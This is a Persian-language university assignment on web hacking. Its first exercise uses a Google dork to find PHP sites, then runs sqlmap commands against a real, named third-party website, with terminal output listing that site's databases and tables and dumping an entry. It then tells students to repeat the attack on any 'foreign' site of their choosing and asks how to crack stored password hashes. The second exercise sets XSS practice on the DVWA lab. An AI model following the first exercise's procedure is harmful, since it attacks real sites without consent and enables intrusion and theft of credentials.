


تمرین عملی چهارم

هدف: آشنایی با نفوذگری در برنامه‌های کاربردی وب

تمرین ۱. نفوذ به سایت‌های PHP با تزریق sql

- در سیستم عامل کالی لینوکس، اقدام به شناسایی یک سایت PHP کنید.
- برای این کار دستور `inurl:php?id=1` را در مرورگر کالی لینوکس وارد کنید. توضیحات مرتبط با گوگل دورک و روش عملکرد آن در کلاس توضیح داده شده است.
- بر روی یکی از این وب سایت‌ها کلیک کنید و آن را باز کنید.
- پس از باز شدن سایت مورد نظر علامت آپستروف (') را در انتهای url وب سایت مربوطه وارد کنید.
- در این جا اگر پیامی همانند پیام زیر را مشاهده کردید، احتمالا این سایت آسیب پذیر است.

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '"""' at line 1



- پس از آن با باز کردن ترمینال kali linux دستور `Sqlmap` را در آن جا وارد کنید؛ با اجرای این دستور شما option های این برنامه را مشاهده میکنید.
- مراحل زیر را دنبال کنید:
`sqlmap -u URL --dbs --random-agent`
- در این دستور به جای url آدرس را کپی کنید، توجه داشته باشید که قبل از آن آپستروف را پاک کرده باشید. همچنین سوئیچ `agent-random` برای استفاده از پروکسی میباشد.


```
root@kali: ~  
File Edit View Search Terminal Help  
ption '--threads' for faster data retrieval  
[16:07:24] [INFO] retrieved:  
[16:07:24] [WARNING] unexpected HTTP code '406' detected. Will use (extra) validation step in similar cases  
  
[16:07:25] [WARNING] (case) time-based comparison requires larger statistical model, please wait..... (done)  
[16:07:32] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions  
  
[16:07:32] [WARNING] in case of continuous data retrieval problems you are advised to try a switch '--no-cast' or switch '--hex'  
[16:07:32] [ERROR] unable to retrieve the number of databases  
[16:07:32] [INFO] falling back to current database  
[16:07:32] [INFO] fetching current database  
[16:07:32] [INFO] retrieved:  
[16:07:33] [INFO] retrieved:  
[16:07:34] [CRITICAL] unable to retrieve the database names  
[16:07:34] [WARNING] HTTP error codes detected during run:  
406 (Not Acceptable) - 62 times  
  
[*] shutting down at 16:07:34  
root@kali:~#
```

- در تصویر زیر، همانطور که مشاهده میکنید، این ابزار توانسته است نام پایگاه داده این وب سرویس را بازگرداند.

```
root@kali: ~  
File Edit View Search Terminal Help  
7164756d5565527571777359446b57744957546d677869736d48707677686b6771,0x716a627a71) ^  
,NULL,NULL-- GczC  
---  
[16:15:34] [INFO] the back-end DBMS is MySQL  
web application technology: PHP 5.6.21, Apache 2.2.22  
back-end DBMS: MySQL >= 5.0.12  
[16:15:34] [INFO] fetching database names  
[16:15:35] [INFO] the SQL query used returns 4 entries  
[16:15:35] [INFO] retrieved: information_schema  
[16:15:36] [INFO] retrieved: db83231_acolop  
[16:15:36] [INFO] retrieved: db83231_asfaa  
[16:15:36] [INFO] retrieved: test  
available databases [4]:  
[*] db83231_acolop  
[*] db83231_asfaa  
[*] information_schema  
[*] test  
[16:15:36] [INFO] fetched data logged to text files under '/root/.sqlmap/output/  
www.asfaa.org'  
[*] shutting down at 16:15:36  
root@kali:~#
```

- همانطور که مشاهده میکنید، ۴ دیتا بیس در تصویر فوق مشاهده میشود. دستور زیر را اجرا کنید:
Sqlmap -u URL -D dbname -tables -random-agent
با اجرای دستور فوق جداول پایگاه داده‌ی مربوطه نمایش داده میشود:

```
root@kali: ~  
File Edit View Search Terminal Help  
| PLUGINS  
| PROCESSLIST  
| PROFILING  
| REFERENTIAL_CONSTRAINTS  
| ROUTINES  
| SCHEMATA  
| SCHEMA_PRIVILEGES  
| SESSION_STATUS  
| SESSION_VARIABLES  
| STATISTICS  
| TABLES  
| TABLESPACES  
| TABLE_CONSTRAINTS  
| TABLE_PRIVILEGES  
| TABLE_STATISTICS  
| TEMPORARY TABLES  
| THREAD_STATISTICS  
| TRIGGERS  
| USER_PRIVILEGES  
| USER_STATISTICS  
| VIEWS  
| XTRADB_INTERNAL_HASH_TABLES  
| XTRADB_READ_VIEW  
| XTRADB_RSEG  
| XTRADB_ZIP_DICT  
| XTRADB_ZIP_DICT_COLS  
+-----+
```

- همان طور که مشاهده میکنید، بنده توانستم با اجرای این دستور بر روی یکی از دیتابیس های وب سایت، جداول آن را مشاهده کنم، در مرحله بعد تلاش میکنیم تا یکی از این جداول را به صورت دقیق تر بررسی کنیم. در مرحله بعد تلاش میکنیم تا یکی از این جداول را به صورت دقیق تر بررسی کنیم. در اینجا لازم است بگویم، شما میتوانید با پیدا کردن جداول مربوط به username و password، دسترسی کامل به این وب سایت را اخذ نمایید.

Sqlmap -u URL -D DBNAME -T TABLENAME -columns--random-agent

```
root@kali: ~  
File Edit View Search Terminal Help  
[16:37:11] [INFO] the back-end DBMS is MySQL  
web application technology: PHP 5.6.21, Apache 2.2.22  
back-end DBMS: MySQL >= 5.0.12  
[16:37:11] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.asfaa.org'  
[*] shutting down at 16:37:11  
  
root@kali:~# sqlmap -u http://www.asfaa.org/members.php?id=1 -D information_schema -T USER PRIVILEGES --columns --random-agent  
  
H  
[ ] {1.1.12#stable}  
- . [ ] | . |  
|_ | [ ] |_ | |_ |  
|_|V |_| http://sqlmap.org  
  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program  
[*] starting at 16:38:02  
  
[16:38:02] [INFO] fetched random HTTP User-Agent header from file '/usr/share/sqlmap/text/user-agents.txt': 'Opera/9.80 (X11; Linux x86_64; U; en) Presto/2.2.15 Version/10.0'
```

- در تصویر فوق وارد کردن کامند توضیح داده شده را مشاهده میکنید؛ در ادامه میتوانید ستون های این جدول را مشاهده کنید.


```
Applications ▾ Places ▾ Terminal ▾ Mon 16:42 1
root@kali: ~
File Edit View Search Terminal Help
web application technology: PHP 5.6.21, Apache 2.2.22
back-end DBMS: MySQL >= 5.0.12
[16:38:03] [INFO] fetching columns for table 'USER_PRIVILEGES' in database 'information_schema'
[16:38:04] [INFO] the SQL query used returns 4 entries
[16:38:04] [INFO] retrieved: "GRANTEE", "varchar(81)"
[16:38:05] [INFO] retrieved: "TABLE_CATALOG", "varchar(512)"
[16:38:05] [INFO] retrieved: "PRIVILEGE_TYPE", "varchar(64)"
[16:38:05] [INFO] retrieved: "IS_GRANTABLE", "varchar(3)"
Database: information schema
Table: USER_PRIVILEGES
[4 columns]
+-----+
| Column          | Type          |
+-----+-----+
| GRANTEE          | varchar(81)   |
| IS_GRANTABLE     | varchar(3)    |
| PRIVILEGE_TYPE   | varchar(64)   |
| TABLE_CATALOG  | varchar(512)  |
+-----+-----+
[16:38:05] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.asfaa.org'
[*] shutting down at 16:38:05
root@kali:~#
```

- در انتها اقدام به دریافت یکی از این ستون ها میکنیم. دستور زیر را اجرا کنید.
Sqlmap -u URL -D DBNAME -T TABLENAME -C COLUMNNAME -dump -random-agent
در ادامه بنده اقدام به اجرای این دستور برای ستون grantee کردم که خروجی آن مطابق تصویر زیر است.

```
root@kali: ~  
File Edit View Search Terminal Help  
in database 'information_schema'  
[16:47:52] [INFO] the SQL query used returns 1 entries  
[16:47:52] [WARNING] in case of continuous data retrieval problems you are advised to  
try a switch '--no-cast' or switch '--hex'  
[16:47:52] [INFO] fetching number of column(s) 'GRANTEE' entries for table 'USER_PRIVILEGES'  
in database 'information_schema'  
[16:47:52] [WARNING] running in a single-thread mode. Please consider usage of option  
'--threads' for faster data retrieval  
[16:47:52] [INFO] retrieved: 1  
[16:47:56] [INFO] retrieved: 'db83231'@'%'  
Database: information_schema  
Table: USER_PRIVILEGES  
[1 entry]  
+-----+  
| GRANTEE |  
+-----+  
| 'db83231'@'%' |  
+-----+  
[16:48:34] [INFO] table 'information_schema.USER_PRIVILEGES' dumped to CSV file '/root/.sqlmap/output/www.asfaa.org/dump/information_schema/USER_PRIVILEGES.csv'  
[16:48:34] [INFO] fetched data logged to text files under '/root/.sqlmap/output/www.asfaa.org'  
[+] shutting down at 16:48:34  
root@kali:~#
```

- این تمرین را بر روی یک سایت "خارجی" دلخواه اجرا کنید و از مراحل کار عکس برداری کرده و در داکيومنت خود به طور کامل بیاورید.
- در صورتی که در جدول مربوط به اطلاعات نام کاربردی و رمز عبور؛ رمز عبور به صورت خروجی فایل درهمساز ذخیره شده باشد، چگونه میتوان به رمز عبور دست یافت؟

تمرین دوم. آشنایی با آسیب پذیری XSS

حملات Cross-site Scripting (XSS) یکی از جدی ترین آسیب پذیری های برنامه های کاربردی تحت وب است. به جرات میتوان گفت امروزه هیچ برنامه کاربردی تحت وب وجود ندارد که در مقابل این آسیب پذیری کاملاً ایمن باشد. در واقع آشنایی شما با این نوع حمله و صرف زمان مقتضی برای کشف این آسیب پذیری در یک برنامه کاربردی تحت وب خاص، میتواند منجر به دسترسی شما به هر هدف شود.

حملات XSS به چند دسته تقسیم میشوند، مشهورترین این حملات در دو دسته ذخیره شده (stored) و بازتابی (reflected) هستند. بهترین منبع برای یادگیری انواع متدولوژی های این حملات مستندات گروه پژوهشی OWASP میباشد.

در این قسمت ابتدا تحقیقی در خصوص نحوه انجام این حملات انجام دهید؛ سپس ابزار DVWA را بر روی سیستم خود نصب کنید. این ابزار یک وب اپلیکیشن آسیب پذیر است که شما میتوانید حملات مختلف را توسط آن شبیه سازی کنید. در این ابزار دو روش مطرح شده برای حملات XSS شامل بازتابی و ذخیره شده شده شبیه سازی کنید.

گزارش کاملی از حملات XSS و نحوه عملکرد آن، روش های کشف این آسیب پذیری در برنامه های مختلف و همچنین گزارش انجام این حملات در برنامه معرفی شده را در گزارش خود بیاورید.